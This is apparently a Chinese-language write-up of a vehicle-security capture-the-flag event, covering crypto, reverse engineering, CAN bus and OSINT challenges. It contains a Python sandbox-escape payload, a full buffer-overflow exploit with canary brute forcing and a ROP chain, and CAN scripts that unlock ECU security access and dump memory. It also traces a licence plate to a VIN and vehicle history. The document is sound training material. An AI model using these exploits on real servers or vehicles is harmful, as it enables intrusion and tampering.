
Web

Sorry, But Your Princess is in Another Castle

题目说明

题目附件

解题思路



bh{cr4ck_d3m_jwts}

Crypto

The IFP

题目附件:

print(dec_msg)

```
解题思路
手撕证书, 提取出 n 后, 直接分解 n, RSA 解密拿到 key, 然后 AES 解密拿到 flag
from sage.all import *
from Crypto.Cipher import AES
from Crypto.Util.number import *
n=0xd7758488a2770c721ca06db407adcf3f
e=0x010001
print(n)
p=1021971265088706973
q=280237043557897671563
key=0xd6bfd5ae31761a41982f6c7a4d2b9902
phi=(p-1)*(q-1)
d=inverse_mod(e,phi)
key=pow(key,d,n)
msg=0x57caf12fc0aa2f5e5151f7b06d73c2a04cd6c212e0ba5240351beac058134ff63
8cd4ca17a60da63067bb1be70a3d907
cipher = AES.new(long_to_bytes(int(key)), AES.MODE_ECB)
dec_msg = cipher.decrypt(long_to_bytes(msg))
```

pow pow!

题目说明

题目附件:

解题思路

根据题目提示是采用签名的方式,RSA 签名使用的是私钥,所以直接用公钥就能解出flag

from Crypto.Util.number import *

e=65537

n=27130058966678375728118690628915085193505679921867847648180394177
2803005208513222098279533136776109959771753968554001157199972480932
1797878879147579419130960674124596552156424952075855742570771627635
7612383008262150259072257782913410617175802499340022388447047629022
3868812554131713318562633748538439615987442153799455387269535064548
5911278783946667435035229869086375306903270421089655498433217779009
3120515590458961735089368466550753534317073220559703261053361251093
8538687153912727048271314606578412236475992027179208423623789008593
8622889817981427114354259879802260462959166579072658519207038795972
6079579927264339

flag=417220480929740581198550067763673234908947354088985528975733773 6512303070584208009356148963914969296139250262532036044670829787749 3403814865022590039340295182500842912118436156024732775689397256619 9874328788110431558674390916609437654587962892475521069693880261810
7247235991939968132055218667508994013042802832653274036857030938271
1203714935080566893334965101302332884151535337432154995057796212049
9538178158579389149489136178333920126074334504174278850874814155305
9420124837675803038062487182700364305742864198416705040747639989644
1602406945400257459695994219131493722505715446654917684213843847689
19101583170066211
print(long_to_bytes(pow(flag,e,n)))

Pwn

Sandbox Escaper

b'bh{signing_is_not_encryption!}'

题目说明

题目附件:

I made this awesome python sandbox, its so locked down, I dont even let you execute anything... I think?celsius.blockharbor.io:5100

解题思路

可以参看 https://pid-blog.com/article/frame-escape-pyjail

通过栈帧逃逸拿到沙箱外的 globals

通过().__class__.__bases__[0].__subclasses__()[138]的 FileFinder 调用 eval 然后再以同样方式实现 print(open('flag.txt','r').read())

Payload:

```
True.__eq__(().__class__.__bases__[0].__subclasses__()[138].__init__.__globals__['__
builtins__']['eval']("().__class__.__bases__[0].__subclasses__()[138].__init__.__globals
__['__builtins__']['print'](().__class__.__bases__[0].__subclasses__()[138].__init__.__gl
obals__['__builtins__']['open']('flag.txt','r').read())"))
```

flag:bh{love_those_double_underscores}

Web Server Woes

题目说明

题目附件:

I had this great product idea, and made my own web server to host it!

Its blazing fast.

Create yourself a new instance at: http://celsius.blockharbor.io:8080

a.out

解题思路

fork 后的进程和原进程数据一致,handle_conn 存在 0x18 字节的溢出,可以淹没canary,rbp 以及 ret 地址,可通过单字节爆破泄露这三个值,然后 rop 输出 flag 即可。

```
但是由于需要爆破将近 0x1000 次,容器时间到了就会关闭,所以没成功。
Exp:
from pwn import *
elf = ELF('./a.out')
context.arch = 'amd64'
context.log_level = 'critical'
ip = '127.0.0.1'
port = 5000
canary = b"
for i in range(8):
  for j in range(0x100):
    p = remote(ip,port)
    header = b'GET /index.html HTTP/1.1'
    header = header.ljust(0x408, b'a') + canary + p8(j)
    try:
       p.send(header)
       p.recv(1024)
       canary += p8(j)
```

break

except:

```
p.close()
  print('canary:',canary)
stack = b"
crack_stack_list = [x for x in range(0x70,0x80)] + [x for x in range(0,0x100,0x10)]
for x in range(0x100):
  if crack_stack_list.count(x)==0:
     crack_stack_list.append(x)
for i in range(6):
  for j in crack_stack_list:
     p = remote(ip,port)
     header = b'GET /index.html HTTP/1.1'
     header = header.ljust(0x408, b'a') + canary + stack + p8(j)
     try:
       p.send(header)
       p.recv(1024)
       stack += p8(j)
       break
     except:
       p.close()
  if len(stack)==i:
     print('Error')
     break
```

```
print('stack:',stack)
stack += b'\x00\x00'
ret_addr = b'\xa1'
ret_addr_list = [x for x in range(0x50,0x60)] + [x for x in range(0,0x100,0x10)]
for x in range(0x100):
  if ret_addr_list.count(x)==0:
     ret_addr_list.append(x)
for i in range(1,6):
  for j in ret_addr_list:
     p = remote(ip,port)
     header = b'GET /index.html HTTP/1.1'
     header = header.ljust(0x408, b'a') + canary + stack + ret_addr + p8(j)
     try:
       p.send(header)
       p.recv(1024)
       ret_addr += p8(j)
       break
     except:
        p.close()
  if len(ret_addr)==i:
     print('Error')
```

```
print('ret_addr:',ret_addr)
ret_addr = u64(ret_addr.ljust(8,b'\x00'))
stack = u64(stack.ljust(8,b'\x00'))
elf.address = ret_addr - 0x18a1
rdi_ret = elf.address+0x000000000001983
rsi_r15_ret = elf.address+0x000000000001981
rdx_ret = elf.address+0x000000000001414
rax ret = elf.address+0x00000000000145c
leave = elf.address+0x171f
flag_addr = stack-0x50-0x410+0x300
header = b'GET /index.html HTTP/1.1'
payload =
p64(0)+p64(rdi_ret)+p64(flag_addr)+p64(rsi_r15_ret)+p64(flag_addr+9)*2+p64(elf.plt[
'fopen'])
payload +=
p64(rdi_ret)+p64(5)+p64(rsi_r15_ret)+p64(flag_addr)*2+p64(rdx_ret)+p64(0x100)+p6
4(elf.plt['read'])
payload +=
p64(rdi_ret)+p64(4)+p64(rsi_r15_ret)+p64(flag_addr)*2+p64(rdx_ret)+p64(0x100)+p6
4(elf.plt['write'])
```

break

```
header += payload

header = header.ljust(0x300)+b'flag.txt\x00'+b'r\x00'

header = header.ljust(0x408)+canary+p64(stack-0x50-0x410+0x18)+p64(leave)

p = remote(ip,port)

p.send(header)

p.interactive()
```

Reverse

REVERSing #1

题目说明

题目附件:

解题思路

from z3 import *

a = 1103515245

c = 12345

m = 2147483647

seed = 1337

```
def gen_random():
  return ((((((a&0xffffffff) * (seed&0xffffffff))&0xffffffff) + (c&0xffffffff))&0xffffffff) %
m)&0xfffffff
STATE = [0x1e48add6, 0xaaa7550c, 0x18df53bf, 0xe6af1116]
start = [BitVec(f'start_{i}', 32) for i in range(4)]
solver = Solver()
seeds = []
for _ in range(8):
  seed = gen_random()
  # print(hex(seed))
  seeds.append(seed)
\# seeds = [0x4AFC77F, 0x18DAD34C, 0x7A554F96, 0x3896C718, 0x1D6C4571,
0x6AA82F57, 0x5C52DA44, 0x225FD72E]
for i in range(4):
  temp = start[i]
```

```
temp = (temp * 0xcafebeef) & 0xFFFFFFF
  temp = (temp + seeds[i * 2]) & 0xFFFFFFF
  temp = (temp * 0xfacefeed) & 0xFFFFFFF
  temp = (temp ^ seeds[i * 2 + 1]) & 0xFFFFFFF
  solver.add(temp == STATE[i])
# Check for solution
if solver.check() == sat:
  model = solver.model()
  result_start = [model.eval(start[i]).as_long() for i in range(4)]
  user_input = bytearray()
  for value in result_start:
    user_input.extend(value.to_bytes(4, 'big'))
  print("Correct input (in hex):", user_input.hex().upper())
else:
  print("No solution found")
flag 为 FLAG{55E6EFED15FE70926EB98B59FB1A976C}
```

Obscure.

题目附件:

解题思路

\$ file bhctf.bin

bhctf.bin: DOS/MBR boot sector

MBR 文件, 默认起始地址为 0x7c00

qemu 模拟+IDA(16bit)+gdb 动态调试

\$ qemu-system-i386 -nographic -s -S -drive format=raw,file=bhctf.bin

\$ gdb

GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1

Copyright (C) 2022 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later http://gnu.org/licenses/gpl.html

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

https://www.gnu.org/software/gdb/bugs/>.

Find the GDB manual and other documentation resources online at:

http://www.gnu.org/software/gdb/documentation/>.

pwndbg> set architecture i8086

warning: A handler for the OS ABI "GNU/Linux" is not built into this configuration of GDB. Attempting to continue with the default i8086 settings.

The target architecture is set to "i8086".

pwndbg> set disassembly-flavor intel

pwndbg> target remote:1234

由于 16bit 汇编,gdb 需要执行 set architecture i8086 指令,ida 可以设置起始地址偏移为 0x7c00。

```
seg000:7C62
                                          sub_7C62
                                                                                       ; CODE XREF: seg000:7C001J
√seg000:7C62 FA
                                                            cli
 seg000:7C63 B8 00 90
                                                                     ax, 9000h
                                                            mov
 seg000:7C66 8E D0
                                                                     ss, ax
 seg000:7C68
                                                            assume ss:nothing
 seg000:7C68 BC 00 FB
                                                                     sp, 0FB00h
                                                            mov
 seg000:7C6B FB
                                                            sti
 seg000:7C6C B4 00
                                                                     ah, 0
                                                                                       ; - VIDEO - SET VIDEO MODE
 seg000:7C6E CD 10
                                                            int
                                                                     10h
 seg000:7C6E
                                                                                       ; AL = mode
 seg000:7C70 BE 05 7C
                                                                     si, 7C05h
 seg000:7C73 BF A5 00
seg000:7C76 E8 C1 FF
                                                            mov
                                                                     di, 0A5h
sub_7C3A
                                                            call
 seg000:7C79 BE 0F
                                                            mov
 seg000:7C7C E8 CA FF
seg000:7C7F BE 8B 7C
                                                            call
                                                                     sub_7C49
                                                            mov
                                                                     si. 7C8Bh
 seg000:7C82 66 B9 FE 7D 00 00
                                                                     ecx, 7DFEh
                                                            mov
 seg000:7C88 E8 8D FF
                                                            call
                                                                     sub_7C18
 seg000:7C8B 1B 25
seg000:7C8D 5D
                                                            sbb
                                                                     sp,
                                                                          [di]
                                                                     bp
                                                            pop
 seg000:7C8E 54
                                                            push
                                                                     sp
 seg000:7C8F 4C
                                                            dec
 seg000:7C90 05 E2 B3
                                                                     ax, 0B3E2h
                                                            add
 seg000:7C93 27
                                                            daa
 seg000:7C94 54
                                                            push
                                                                     sp
 seg000:7C95 C3
                                                            retn
 seg000:7C95
                                          sub_7C62
                                                            endp
```

首行 jmp 0x7c62, sub_7C62 执行了 3 个函数, sub_7C3A 用于打印"password:"提示字符串, sub_7C49 用于读取用户输入存入 0x7C0F 中(输入只能是 8 个字符), sub_7C18 对输入进行一些运算,并将运算结果填充到 0x7C8B——0x7DFE 这段地址上(即原指令被修改)。

sub_7C18 return 之后会从 0x7C8B 继续执行修改后的指令。

后续的指令主要做了两个工作:

1. 校验输入

```
<0x7c98>
0x7cbc
          jmp
0x7c98
                 ax word ptr [bx + di + 0x7c10]
          MOV
0x7c9e
          add
                 byte ptr [eax], al
                 bl 0x37
0x7ca0
          POV
0x7ca2
          mul
                 ы
0x7ca4
          add
                 al, 0x6b
                 al 0x16
0x7ca6
                 bx word ptr [bx + di + 0x7c8d]
0x7ca8
          POV
          add
0x7cae
                 byte ptr [eax] al
0x7cb0
                 al bl
          стр
0x7cb2
          jne
```

将输入依此*0x37、+0x6b、^0x16,然后和指定内存数据比较,如果校验通过则输入正确,从内存中把比较数据 dump 下来如下:

```
pwndbg> x /10gx 0x7c8d
```

0x7c8d: 0x1f2861740a9e1f8f

写个脚本求解一下正确的输入:

from z3 import *

solver = Solver()

```
input_bytes = [BitVec(f'input_{i}', 8) for i in range(8)]
mem_0x7c8d = [0x8f, 0x1f, 0x9e, 0x0a, 0x74, 0x61, 0x28, 0x1f]
mem_0x7c10 = Concat(*reversed(input_bytes))
ax = mem_0x7c10
al = Extract(7, 0, ax)
```

for i in range(8):

```
bl = BitVecVal(0x37, 8)
  al = input_bytes[i]
  # mul bl
  al = (al * bl) & 0xFF
  # add al, 0x6b
  al = (al + 0x6B) \& 0xFF
  # xor al, 0x16
  al = al ^ 0x16
  # mov bx, word ptr [0x7c8d + i]
  bl = mem_0x7c8d[i]
  solver.add(al == bl)
if solver.check() == sat:
  model = solver.model()
  result = [model[input_bytes[i]].as_long() for i in range(8)]
  print(result)
  print("Input:", ".join([chr(byte) for byte in result]))
else:
  print("No solution found")
# Input: BRKWATER
2. 讲输入与指定内存数据进行循环异或运算,运算完的结果就是 flag。重新启动 gdb
   调试,输入正确的值: BRKWATER, 运行到最后, 得到 flag:
```

```
pwndbg> x /s 0x7cff
```

0x7cff:

"\353\035\r\nbh{What_a_REAL_headache}\r\nE\354C/\364WA\274V\255\251\254KW

"

flag 为 bh{What_a_REAL_headache}

Getting Started

Can you find the interface?

题目说明

题目附件:

解题思路

```
ddbf3b4d875a:~$ ifconfig
          Link encap:Ethernet HWaddr 02:42:AC:11:00:05
inet addr:172.17.0.5 Bcast:172.17.255.255 Mask:255.255.0.0
eth0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:85 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0
          RX bytes:10018 (9.7 KiB) TX bytes:191081 (186.6 KiB)
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
          vcan0
          RX packets:177 errors:0 dropped:0 overruns:0 frame:0
          TX packets:177 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:354 (354.0 B) TX bytes:354 (354.0 B)
```

Arbitration

题目说明

题目附件:

解题思路

```
ddbf3b4d875a:~$ candump vcan0
               [2]
 vcan0 59E
                   9E 10
               [2]
 vcan0
                   9E 10
        59E
 vcan0 59E
               [2]
                  9E 10
 vcan0 59E
               [2]
                  9E 10
 vcan0 59E
               [2]
                  9E 10
  vcan0 59E
               [2]
                  9E 10
```

59

Data Field 1

题目说明

题目附件

解题思路

见上题图

2

Data Field 2

题目说明

题目附件

解题思路

见上题图

9E10

Message Frequency

题目说明

题目附件

解题思路

```
ddbf3b4d875a:~$ candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2024-07-21_092025.log'
ddbf3b4d875a:~$ cat candump-2024-07-21_092025.log
(1721553625.970994) vcan0 59E#9E10
(1721553626.971228) vcan0 59E#9E10
(1721553627.972350) vcan0 59E#9E10
(1721553628.973480) vcan0 59E#9E10
ddbf3b4d875a:~$
```

OSINT

what is a great default password?

题目说明		
题目附件:		
解题思路		
password		

Founding Fathers

题目说明

题目附件

解题思路

https://blockharbor.io/about-us/

SERVICES ▼



About Block Harbor.

Block Harbor was established in 2014 in direct response to the Jeep Hack that's often cited as the moment the industry took notice to the risk of cyberattacks to vehicles. In launching with several of the Automakers, Suppliers, and Auditors that were quick to act in vehicle cybersecurity, Block Harbor has always operated at the forefront, solving new challenges and building new solutions alongside our customers. This is what gives us our leading edge - we've worked alongside our customers, feeling their pain points, through their entire vehicle cybersecurity journey. Our expertise lies not only in our knowledge in vehicle cybersecurity, but also how automakers and their suppliers fundamentally function to yield a secure vehicle. In 2023, Block Harbor leveraged this unparalleled base of expertise and combined its technology into a platform known as the Vehicle Security Engineering Cloud (VSEC).

Vehicle OSINT

Finding a VIN

题目说明

题目附件:

解题思路

谷歌搜索 DCR 660 vin

找到查询地址

https://epicvin.com/license-plate-lookup/michigan

输入 DCR660 Michigan

跳转地址

https://epicvin.com/check-vin-number-and-get-the-vehicle-history-

report/checkout/YV4A22PK1H1184823


VIN:YV4A22PK1H1184823

Make and model

题目说明

题目附件:

解题思路



2017-VOLVO-XC90

Manufactured at?


题目说明

Here's a license plate "DCR 660", it is registered in Michigan. Where was it manufactured at?

Format: City, Country

题目附件:

解题思路



https://www.lookupaplate.com/michigan/DCR660/

flag 为: TORSLANDA, SWEDEN

Imported when?


题目说明

题目附件:

解题思路

使用该网站查得 https://www.zauba.com/USA-import-v/shipment-date-2017-05-

01T00%3A00%3A00Z/country-SE-data.html



flag 为 11-05-2017

Mac Track!

题目说明

题目附件:

解题思路

使用这个网站 https://wigle.net

VSEC Garage: UDS Challenge
Simulation VIN
题目说明
题目附件:
解题思路
使用 0x22 服务来读取 VIN
cansend vcan0 7df#0322F19000000000 && sleep 0.01 && cansend vcan0
7e0#30000000000000
Startup Message
题目说明
题目附件:

解题思路

使用 0x11 服务来重置 ECU

Engine Trouble?

题目说明

题目附件:

解题思路

使用 0x19 服务来读取 DTC

cansend vcan0 7e0#0319020800000000

接收的是

vcan0 7E8 [8] 07 59 02 08 3E 9F 01 AB

flag 为 P3E9F-01

Secrets in Memory?

题目说明

题目附件:

```
解题思
flag 在该内存的很后面,得写个脚本获取
import can
import time
import binascii
bus = can.Bus(interface='socketcan', channel='vcan0')
recvdata = "[DATA]:"
start_addr = 0xC3F83FFF
end_addr = 0xC3F88FFF
step = 0xFF
for hex_value in range(start_addr, end_addr + 1, step):
  byte1 = (hex_value >> 24) & 0xFF
  byte2 = (hex_value >> 16) & 0xFF
  byte3 = (hex_value >> 8) & 0xFF
  byte4 = hex_value & 0xFF
  candata = [0x07, 0x23, 0x14, byte1, byte2, byte3, byte4, 0xFF]
```

message = can.Message(arbitration_id=0x7DF, is_extended_id=False, dlc=8,

data=candata)

```
bus.send(message, timeout=0.2)
  recv_count = 0
  while recv_count < 20:
    msg = bus.recv(timeout=0.1)
    if msg is not None:
       if recv_count == 0:
         recvdata += binascii.hexlify(msg.data).decode('utf-8')[6:]
         response_msg = can.Message(arbitration_id=0x7E0, is_extended_id=False,
dlc=8, data=[0x30, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00])
         bus.send(response_msg, timeout=0.2)
       else:
         tempdata = binascii.hexlify(msg.data).decode('utf-8')[2:]
         if tempdata != "00000000000000":
            recvdata += tempdata
       recv_count += 1
    else:
       break
print(recvdata)
bus.shutdown()
flag 为 flag{mem+r34d}
```

Security Access Level 3

#初始化 CAN 总线

题目说明
题目附件:
解题思路
脑洞题
加密就是将 0x1337 按位取反,得到 ecc8
Security Access Level 1
题目说明
题目附件:
解题思路
unlock.py
通过 0x10 服务,进入 0x03 诊断会话,然后使用 0x27 服务对安全等级 1 进行安全访
问,最后通过返回的种子算出 key 值,发送进行解锁
import can
import time
import binascii

```
bus = can.Bus(interface='socketcan', channel='vcan0')
# 进入诊断会话
print("Entering diagnostic session...")
message = can.Message(arbitration_id=0x7E0, is_extended_id=False, dlc=8,
data=[0x02, 0x10, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00])
bus.send(message, timeout=0.2)
msg = bus.recv()
print(f"Diagnostic session response: {binascii.hexlify(msg.data).decode('utf-8')}")
#安全访问安全等级为3的会话
print("Accessing security level 3...")
message = can.Message(arbitration_id=0x7E0, is_extended_id=False, dlc=8,
data=[0x02, 0x27, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00])
bus.send(message, timeout=0.2)
msg = bus.recv()
seed = binascii.hexlify(msg.data).decode('utf-8')[6:10]
print(f"Seed received: {seed}")
# 计算 key
key = f"{~int(seed, 16) & 0xFFFF:04X}"
print(f"Calculated key: {key}")
```

```
print("Unlocking access...")
message = can.Message(arbitration_id=0x7E0, is_extended_id=False, dlc=8,
data=[0x04, 0x27, 0x04, int(key[0:2], 16), int(key[2:4], 16), 0x00, 0x00, 0x00])
bus.send(message, timeout=0.2)
msg = bus.recv()
print(f"Unlock response: {binascii.hexlify(msg.data).decode('utf-8')}")
#关闭 CAN 总线
bus.shutdown()
readmemory.py
import can
import time
import binascii
bus = can.Bus(interface='socketcan', channel='vcan0')
bus.set_filters([{"can_id": 0x7E8, "can_mask": 0xFFF, "extended": False}])
recvdata = "[DATA]:"
for hex_value in range(0x1A000, 0x1B000, 0xFF):
  byte1 = (hex_value >> 24) & 0xFF
  byte2 = (hex_value >> 16) & 0xFF
```

#解锁

```
byte3 = (hex_value >> 8) & 0xFF
  byte4 = hex_value & 0xFF
  candata=[0x07, 0x23, 0x14, byte1, byte2, byte3, byte4, 0xFF]
  message = can.Message(arbitration_id=0x7DF, is_extended_id=False, dlc=8,
data=[0x02, 0x10, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00])
  bus.send(message, timeout=0.2)
  msg = bus.recv()
  message = can.Message(arbitration_id=0x7DF, is_extended_id=False, dlc=8,
data=candata)
  bus.send(message, timeout=0.2)
  msg = bus.recv()
  recvdata += binascii.hexlify(msg.data).decode('utf-8')[6:]
  message = can.Message(arbitration_id=0x7E0, is_extended_id=False, dlc=8,
data=[0x30, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00])
  bus.send(message, timeout=0.2)
  temp = 0
  while temp < 36:
    msg = bus.recv()
    tempdata = binascii.hexlify(msg.data).decode('utf-8')[2:]
    if tempdata != "00000000000000":
       recvdata += tempdata
    temp = temp + 1
```

```
In [1]: hex(0x9c79a63d ^ 0xc9400c2a)
Out[1]: '0x5539aa17'

In [2]: hex(0xd57bcaee ^ 0x804260f9)
Out[2]: '0x5539aa17'

In [3]: hex(0xbd248e58 ^ 0xe81d244f)
Out[3]: '0x5539aa17'

In [4]: hex(0x520b4a57 ^ 0x0732e040)
Out[4]: '0x5539aa17'
```

数据异或结果都为 0x5539aa17,猜测安全等级 1 的加密为 seed 异或 0x5539aa17 得到 flag 为 2837b04b

ICSim

Unlock my door

题目说明 Please download https://github.com/zombieCraig/ICSim and read the instructions to compile/run. Once setup, set the seed value -s 10000 for both the ./controls and ./icsim. Next Answer the following questions. Use any tool you would like in order to arrive at the answers.What is the arbitration id for door unlocks?

NOTE: Submit in the format 0xARBID

题目附件:

解题思路

通过 https://github.com/zombieCraig/ICSim 下载 使用项目里的 setup_vcan.sh 创建虚拟

vcan0

```
→ builddir ./controls vcan0

Warning: No joysticks connected


→ builddir ./icsim -s 10000 vcan0 & ./controls -s 10000 vcan0

[1] 15537

Using CAN interface vcan0
```

通过-s 设置 seed 来启动符合要求的窗口

通过 SavvyCAN 的 tools 中的 sniffer 通过 notch 后进行按左 shift 右 shift 这时就高亮出我们的 id



Speedometer ArbId

题目说明

Please download https://github.com/zombieCraig/ICSim and read the instructions to compile/run. Once setup, set the seed value -s 10000 for both the ./controls and ./icsim. Next Answer the following questions.

Use any tool you would like in order to arrive at the answers.

What is the abritration id for the speedometor display?

车速表显示屏的仲裁 ID 是什么?

NOTE: Submit in the format 0xARBID


题目附件:

解题思路

通过 cansniffer -c vcan0

可以通过颜色标注 can 数据的变化

通过↑键控制车速上升可以看到 779 的值一直上升



可以大致确定了是 779 通过 while 一直发送数据,可以看到仪表一直是满速

所以确定仲裁 ID 就是 779

